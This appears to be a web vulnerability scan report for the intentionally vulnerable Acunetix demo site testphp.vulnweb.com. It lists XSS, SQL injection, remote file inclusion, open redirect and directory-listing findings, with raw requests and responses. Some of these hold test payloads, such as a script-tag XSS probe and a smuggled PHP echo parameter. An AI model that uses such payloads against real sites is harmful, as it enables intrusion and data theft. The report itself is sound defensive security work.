The screenshot displays the Acunetix Web Vulnerability Scanner interface. At the top, the Acunetix logo and 'acuart' are visible. Below the header, there's a navigation bar with links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', and 'AJAX Demo'. A search bar for 'search art' is present. The main content area shows a simulated browser error pop-up with a yellow warning icon, the text 'Error: You have an error in your syntax near parameter 1 to be on line 74', and the number '3627'. Below the pop-up, a red-bordered box contains the text: 'Simulation of the pop-up that appears when this page is opened in a browser'. The footer includes links for 'About Us', 'Privacy Policy', and 'Contact Us', along with the copyright notice '©2019 Acunetix Ltd'. A warning message at the bottom states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Use Acunetix Web Vulnerability Scanner (WVS) and Acunetix Remote Scanner (RRS) to test your website.'

Raw Test Response:



Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:45 GMT
Content-Type: text/html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '<script>alert(3627)</script>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```

Cross-Site Scripting

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/comment.php>

Entity: name (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

, thank you for your comment.



Simulation of the pop-up that appears when this page is opened in a browser

Raw Test Response:

```
...

name=<script>alert(3802)
</script>&comment=1234&Submit=Submit&phpaction=echo+%24_POST%5Bcomment%5D%3B

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:44:02 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
<script>alert(3802)</script> commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
  margin-left: 0px;
  margin-top: 0px;
  margin-right: 0px;
  margin-bottom: 0px;
}

...
```

Issue 1 of 1

TOC

Host allows flash access from any domain**Severity:** High**CVSS Score:** 7.5**URL:** <http://testphp.vulnweb.com/>**Entity:** testphp.vulnweb.com (Page)**Risk:** It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user**Causes:** The web server or application server are configured in an insecure way**Fix:** Set the domain attribute of the allow-access-from entity in the crossdomain.xml file to include specific domain names instead of any domain.**Reasoning:** The allow-access-from entity in the crossdomain.xml file was set to asterisk (meaning any domain)**Raw Test Response:**

```
...
Server: nginx/1.4.1
Accept-Ranges: bytes
Content-Length: 224
ETag: "504f12be-e0"
Date: Fri, 06 Mar 2020 06:56:53 GMT
Content-Type: text/xml

<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd"[]>
<cross-domain-policy>
  <allow-access-from domain="*" to-ports="*" secure="false" />
</cross-domain-policy>
...
```

lighttpd SQL injection and Path Traversal vulnerabilities

Severity: High

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/>

Entity: testphp.vulnweb.com (Page)

Risk: It is possible to view, modify or delete database entries and tables
It is possible to view the contents of any file (for example, databases, user information or configuration files) on the web server (under the permission restrictions of the web server user)

Causes: Latest patches or hotfixes for 3rd. party products were not installed

Fix: Upgrade to the latest version of lighttpd

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

H

Multiple Joomla! Components SQL Injection 1

TOC

Multiple Joomla! Components SQL Injection

Severity: High

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/>

Entity: index.php (Page)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Latest patches or hotfixes for 3rd. party products were not installed

Fix: Search for an upgrade/fix for the specific Joomla! component

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```

H

Phishing Through URL Redirection 1

TOC

Issue 1 of 1

TOC

Phishing Through URL Redirection

Severity: High

CVSS Score: 8.5

URL: <http://testphp.vulnweb.com/showimage.php>

Entity: file (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: The web application performs a redirection to an external site

Fix: Disable redirection to external sites based on parameter values

Reasoning: The test result seems to indicate a vulnerability because the response contains a redirection to demo.testfire.net, showing that the application allows redirection to external sites, a weakness which can be exploited for phishing attacks.

H

PHP Remote File Inclusion 1

TOC

Issue 1 of 1

TOC

PHP Remote File Inclusion

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/showimage.php>

Entity: file (Parameter)

Risk: It is possible to run remote commands on the web server. This usually means complete compromise of the server and its contents

Causes: The web application allows remote file inclusion

Fix: Harden PHP environment settings and sanitize user input to disallow unintended remote file inclusion.

Reasoning: The test result seems to indicate a vulnerability because the test response contains phpinfo() output, or an error message that implies PHP Remote File Inclusion.

H

SQL Injection 8

TOC

Issue 1 of 8

TOC

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/artists.php>

Entity: artist (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/artists.php on line 62
```

```

</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Issue 2 of 8

TOC

SQL Injection

Severity: High

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/product.php>

Entity: pic (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/product.php on line 70
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Issue 3 of 8

TOC

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: cat (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
<!-- begin content -->  
<!-- InstanceBeginEditable name="content_rgn" -->  
<div id="content">  
  Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL  
server version for the right syntax to use near '' at line 1  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/listproducts.php on line 74  
</div>  
<!-- InstanceEndEditable -->  
<!--end content -->  
...
```

Issue 4 of 8

[TOC](#)

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: newuser.php (Page)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication  
packet', system error: 111 in /hj/var/www/database_connect.php on line 2  
Website is out of order. Please visit back later. Thank you for understanding.  
...
```

Issue 5 of 8

TOC

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/AJAX/infoartist.php>

Entity: id (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...  
  
HTTP/1.1 200 OK  
Transfer-Encoding: chunked  
Connection: keep-alive  
Server: nginx/1.4.1  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2  
Date: Fri, 06 Mar 2020 07:38:52 GMT  
Content-Type: text/xml  
  
<iteminfo>  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/AJAX/infoartist.php on line 7  
</iteminfo>  
...
```

Issue 6 of 8

TOC

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: uuname (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual that
  corresponds to your MySQL server version for the right syntax to use near ''' at line 1
  ...
```

Issue 7 of 8

[TOC](#)

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: artist (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
  server version for the right syntax to use near '' at line 1
  Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
  /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

SQL Injection

Severity: **High**

CVSS Score: 9.7

URL: <http://testphp.vulnweb.com/AJAX/infotitle.php>

Entity: id (Parameter)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```

...
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:27 GMT
Content-Type: text/xml

<iteminfo>
  Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
  /hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
...

```

Issue 1 of 3

TOC

Unencrypted Login Request

Severity: **High**

CVSS Score: 8.5

URL: <http://testphp.vulnweb.com/userinfo.php>

Entity: pass (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted**Causes:** Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted**Fix:** Always use SSL and POST (body) parameters when sending sensitive information.**Reasoning:** AppScan identified a password parameter that was not sent over SSL.

Original Request

```
...  
  
Host: testphp.vulnweb.com  
Upgrade-Insecure-Requests: 1  
Content-Length: 12  
Cache-Control: max-age=0  
Origin: http://testphp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Language: en-US,en;q=0.9  
Content-Type: application/x-www-form-urlencoded  
  
uname=&pass=  
  
HTTP/1.1 302 Found  
Location: login.php  
Connection: keep-alive  
Server: nginx/1.4.1  
Content-Length: 14  
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2  
Date: Fri, 06 Mar 2020 07:26:31 GMT  
Content-Type: text/html  
  
...
```

Issue 2 of 3

TOC

Unencrypted Login Request

Severity: High

CVSS Score: 8.5

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: upass (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
...

Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Content-Length: 129
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uuname=&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Connection: keep-alive
Server: nginx/1.4.1
Content-Length: 415
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:26:46 GMT
Content-Type: text/html

...
```

Unencrypted Login Request

Severity: **High**

CVSS Score: 8.5

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: upass2 (Parameter)

Risk: It may be possible to steal user login information such as usernames and passwords that are sent unencrypted

Causes: Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted

Fix: Always use SSL and POST (body) parameters when sending sensitive information.

Reasoning: AppScan identified a password parameter that was not sent over SSL.

Original Request

```
...

Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Content-Length: 129
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

uuname=&upass=&upass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Connection: keep-alive
Server: nginx/1.4.1
Content-Length: 415
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:26:46 GMT
Content-Type: text/html

...
```

CVS Directory Browsing**Severity:** Medium**CVSS Score:** 6.4**URL:** <http://testphp.vulnweb.com/>**Entity:** CVS/ (Page)**Risk:** It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files**Causes:** Improper permissions/ACLs were set to file/directory**Fix:** Modify the server configuration to deny access to directories containing sensitive information

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /CVS/

../		
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	1
Repository	11-May-2011 10:27	8
Root	11-May-2011 10:27	1

M

Directory Listing 4

TOC

Issue 1 of 4

TOC

Directory Listing

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/images/>

Entity: images/ (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /images/		
../		
logo.gif	11-May-2011 10:27	6660
remark.gif	11-May-2011 10:27	79

Issue 2 of 4

TOC

Directory Listing	
Severity:	Medium
CVSS Score:	6.4
URL:	http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/
Entity:	images/ (Page)
Risk:	It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files
Causes:	Directory browsing is enabled
Fix:	Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /Mod_Rewrite_Shop/images/

../	15-Feb-2012 08:33	3551
1.jpg	15-Feb-2012 08:27	2739
2.jpg	15-Feb-2012 08:28	3560
3.jpg		

Issue 3 of 4

TOC

Directory Listing

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/Flash/>

Entity: Flash/ (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /Flash/

../	11-May-2011 10:27	154624
add fla	11-May-2011 10:27	17418
add swf		

Issue 4 of 4

TOC

Directory Listing

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/admin/>

Entity: admin/ (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /admin/

[../](#)
[create.sql](#)

11-May-2011 10:27

523

M

Link Injection (facilitates Cross-Site Request Forgery) 8

TOC

Issue 1 of 8


TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
CVSS Score:	6.4
URL:	http://testphp.vulnweb.com/search.php
Entity:	searchFor (Parameter)
Risk:	<p>It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user</p> <p>It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.</p> <p>It is possible to upload, modify or delete web pages, scripts and files on the web server</p>
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".


Test Response



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

searched for: "" 

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)


Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)



[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS) and Cross-site Request Forgery (CSRF) and more.

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/guestbook.php>

Entity: name (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".


Test Response

The screenshot shows the Acunetix acuart web application. The header includes the Acunetix logo and the text "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". Navigation links include "home", "categories", "artists", "disclaimer", "your cart", "guestbook", and "AJAX Demo". A sidebar on the left contains a "search art" section with a "go" button, and a "Links" section with links to "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". The main content area is titled "Our guestbook" and displays a message from "1234" dated "03.06.2020, 8:41 am". Below the message is a text input field and an "add message" button. At the bottom of the page, there is a footer with links to "About Us", "Privacy Policy", and "Contact Us", and a copyright notice for "©2019 Acunetix Ltd". A warning message at the very bottom states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Test for SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) attacks."

Link Injection (facilitates Cross-Site Request Forgery)	
Severity:	Medium
CVSS Score:	6.4
URL:	http://testphp.vulnweb.com/guestbook.php
Entity:	text (Parameter)
Risk:	<p>It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user</p> <p>It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.</p> <p>It is possible to upload, modify or delete web pages, scripts and files on the web server</p>
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



Issue 4 of 8

TOC

Link Injection (facilitates Cross-Site Request Forgery)

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/secured/newuser.php>

Entity:

uname (Parameter)

Risk:

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes:

Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link

to the file "WF_XSRF.html".

Test Response

ACUNETIX ART

Unable to access user database: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '> ' " at line 1

Issue 5 of 8

[TOC](#)

Link Injection (facilitates Cross-Site Request Forgery)

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: p (Parameter)


Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



Link Injection (facilitates Cross-Site Request Forgery)	
Severity:	Medium
CVSS Score:	6.4
URL:	http://testphp.vulnweb.com/hpp/
Entity:	pp (Parameter)
